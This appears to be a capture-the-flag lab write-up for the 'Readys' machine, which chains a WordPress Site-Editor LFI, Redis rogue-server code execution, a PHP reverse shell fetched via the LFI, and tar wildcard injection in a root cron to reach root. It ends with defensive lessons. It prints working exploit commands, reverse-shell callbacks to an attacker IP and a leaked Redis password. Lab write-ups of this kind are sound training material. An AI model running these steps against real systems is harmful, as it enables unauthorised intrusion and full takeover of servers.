Readys
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Readys runs a WordPress 5.7.2 with the Site-Editor 1.1.1 plugin, vulnerable to an LFI (CVE-2018-7422) (WordPress plugin LFI). With it we read/etc/redis/redis.confand get the Redis password, exposed on 6379. A rogue server loads a malicious module and gives us RCE as theredisuser (Redis rogue server RCE). From there we drop a PHP file in/dev/shmand run it through the same LFI: since the web server runs as alice, we get her shell. A root cron runstar ... *over a writable directory, so with wildcard injection (tar wildcard injection) we set the SUID bit onbashand become root.
Reconnaissance
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. We sweep the TCP ports:
ping -c 1 192.168.123.166
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.123.166
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
6379/tcp open redisnmap -p22,80,6379 -sCV 192.168.123.166 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-generator: WordPress 5.7.2
|_http-title: Readys – Just another WordPress site
6379/tcp open redis Redis key-value storeThree services. Port 80 is a WordPress 5.7.2 on Apache, and 6379 is a Redis exposed to the network, something that should not be reachable from outside. The combination smells of an LFI/credentials in WordPress that open up Redis.
HTTP - TCP 80: WordPress
Wappalyzer confirms the stack (WordPress 5.7.2 on Debian, MySQL, Apache):

We enumerate plugins with wpscan, which identifies Site-Editor 1.1.1:
wpscan --url http://192.168.123.166/ --enumerate ap[+] site-editor
| Location: http://192.168.123.166/wp-content/plugins/site-editor/
| Version: 1.1.1 (80% confidence)Site-Editor 1.1.1: LFI (CVE-2018-7422)
searchsploit documents a Local File Inclusion in that exact plugin version:
searchsploit 'site editor 1.1.1'WordPress Plugin Site Editor 1.1.1 - Local File Inclusion | php/webapps/44340.txt
Codes: CVE-2018-7422The ajax_path parameter of the ajax_shortcode_pattern.php endpoint is included without sanitization, so it points to any file on disk (WordPress plugin LFI).
Exploitation
LFI: from /etc/passwd to the Redis credentials
We confirm the LFI by reading /etc/passwd:
curl "http://192.168.123.166/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
alice:x:1000:1000::/home/alice:/bin/bash
There is an alice user with a shell. Since 6379 is open, we read the Redis configuration through the same LFI, hunting for its password:
curl "http://192.168.123.166/.../ajax_shortcode_pattern.php?ajax_path=/etc/redis/redis.conf" | grep -i pass# use a very strong password otherwise it will be very easy to break.
requirepass Ready4Redis?The requirepass Ready4Redis? directive gives us Redis's authentication credential.
Redis: RCE via rogue server
With the password we can authenticate to Redis. A remote, writable Redis allows command execution by loading a malicious module through the rogue server trick: we pose as a replication master, serve it a .so with a new command and invoke it (Redis rogue server RCE).
We keep Penelope listening for the reverse-shell option (the port it connects back to):
penelope <port>We use redis-rce along with the exp.so module:
git clone https://github.com/Ridter/redis-rce
cd redis-rce
wget https://github.com/n0b0dyCN/redis-rogue-server/raw/master/exp.so
python3 redis-rce.py -r 192.168.123.166 -p 6379 -L 192.168.45.244 -P 80 -f exp.so -a 'Ready4Redis?'
We pick the reverse-shell option and get execution as the redis user (uid 107):

redis@readys:/var/lib/redis$ id
uid=107(redis) gid=114(redis) groups=114(redis)
Post-exploitation
Pivot to alice: run PHP via the LFI
The redis user does not have the flag; we need alice. A key hint: the website directory belongs to alice, which means the web server runs PHP under her identity:

redis@readys:/dev/shm$ ls -l /var/www/
total 4
drwxr-xr-x 5 alice alice 4096 Nov 16  2021 html
We combine the two primitives. The payload comes from revshells.com, with our IP and port 4443, picking the PHP PentestMonkey template (the one that expects a /bin/bash on the target, which is what we have here):

IP 192.168.45.244   Port 4443
Listener: nc -lvnp 4443

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP.
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
$ip = '192.168.45.244';
$port = 4443;
Shell: /bin/bash    Encoding: None
As redis, we write that PHP reverse shell into a world-readable directory, /dev/shm (redis's home does not let us, but /dev/shm does):

Then we use the same LFI to include that rev.php. On inclusion it is interpreted by the web server, which runs as alice, and the reverse shell comes in under her identity:
curl "http://192.168.123.166/.../ajax_shortcode_pattern.php?ajax_path=/dev/shm/rev.php"
listening on [any] 4443 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.123.166] 50410
Linux readys 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
 14:34:44 up 53 min,  0 users,  load average: 0.00, 0.00, 0.00
uid=1000(alice) gid=1000(alice) groups=1000(alice)
bash: cannot set terminal process group (508): Inappropriate ioctl for device
bash: no job control in this shell
alice@readys:/$ whoami
alice
Local
cat local.txt; whoami; ip a; hostname
e8497c48f57e473eca7b36e4d8f895e1
alice
Privilege escalation: root cron with tar and wildcard injection
Enumerating scheduled tasks we find a root cron running a backup script every 3 minutes:

# /etc/crontab
*/3 * * * * root /usr/local/bin/backup.sh

# /usr/local/bin/backup.sh
cd /var/www/html
if [ $(find . -type f -mmin -3 | wc -l) -gt 0 ]; then
tar -cf /opt/backups/website.tar *
fi

The flaw is in tar -cf ... *: the * wildcard expands to the directory's file names, and alice can write to /var/www/html. If we create files whose names are tar options, they sneak in as arguments. tar supports --checkpoint and --checkpoint-action=exec=..., which runs a command (tar wildcard injection). We create the option files and a payload that sets the SUID bit on bash:
cd /var/www/html
echo "" > '--checkpoint=1'
echo "" > '--checkpoint-action=exec=sh payload.sh'
echo 'chmod u+s /bin/bash' > payload.sh
chmod +x payload.sh
We touch a file so find -mmin -3 triggers tar. On the next cron run, root runs tar with our options, executes payload.sh and bash becomes SUID. A bash -p gives us root:
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
bash-5.0# whoami
root
Proof
cat /root/proof.txt; whoami; hostname; ip a
6397e52868e96f9325c1234239cace0f
root
Attack chain
WordPress 5.7.2 + Site-Editor 1.1.1  --  LFI (CVE-2018-7422)
        │  read /etc/redis/redis.conf -> requirepass Ready4Redis?
        ▼
authenticated Redis (6379)  --  rogue server + exp.so
        │  RCE as user redis
        ▼
redis writes rev.php in /dev/shm  ->  LFI includes it  ->  Apache (alice) runs it
        ▼
shell as alice  (local.txt)
        │  root cron: tar -cf ... *  in writable /var/www/html
        ▼
wildcard injection (--checkpoint-action=exec) -> SUID on bash -> root  (proof.txt)
Lessons learned
- An LFI is not just reading
/etc/passwd. Here it chained two jumps: first it leaked the Redis password, then it served as the trigger to run our PHP under the web server's identity. The same primitive, used twice for two different ends. - Redis without network restrictions is RCE. Exposed and with a known password, the rogue-server trick loads a native module and runs commands. Redis should listen on loopback only and, even so, is not a service meant to be exposed.
- Who runs the code matters as much as the code. We moved from
redistoalicewith no passwords: it was enough that the process interpreting the PHP ran asalice. Always check the identity each thing runs under. tar *in a root cron is a lethal classic. The wildcard mixes data and arguments; with--checkpoint-action=execit becomes execution as root. Anchor paths (./), avoid the glob, or use--to stop option parsing.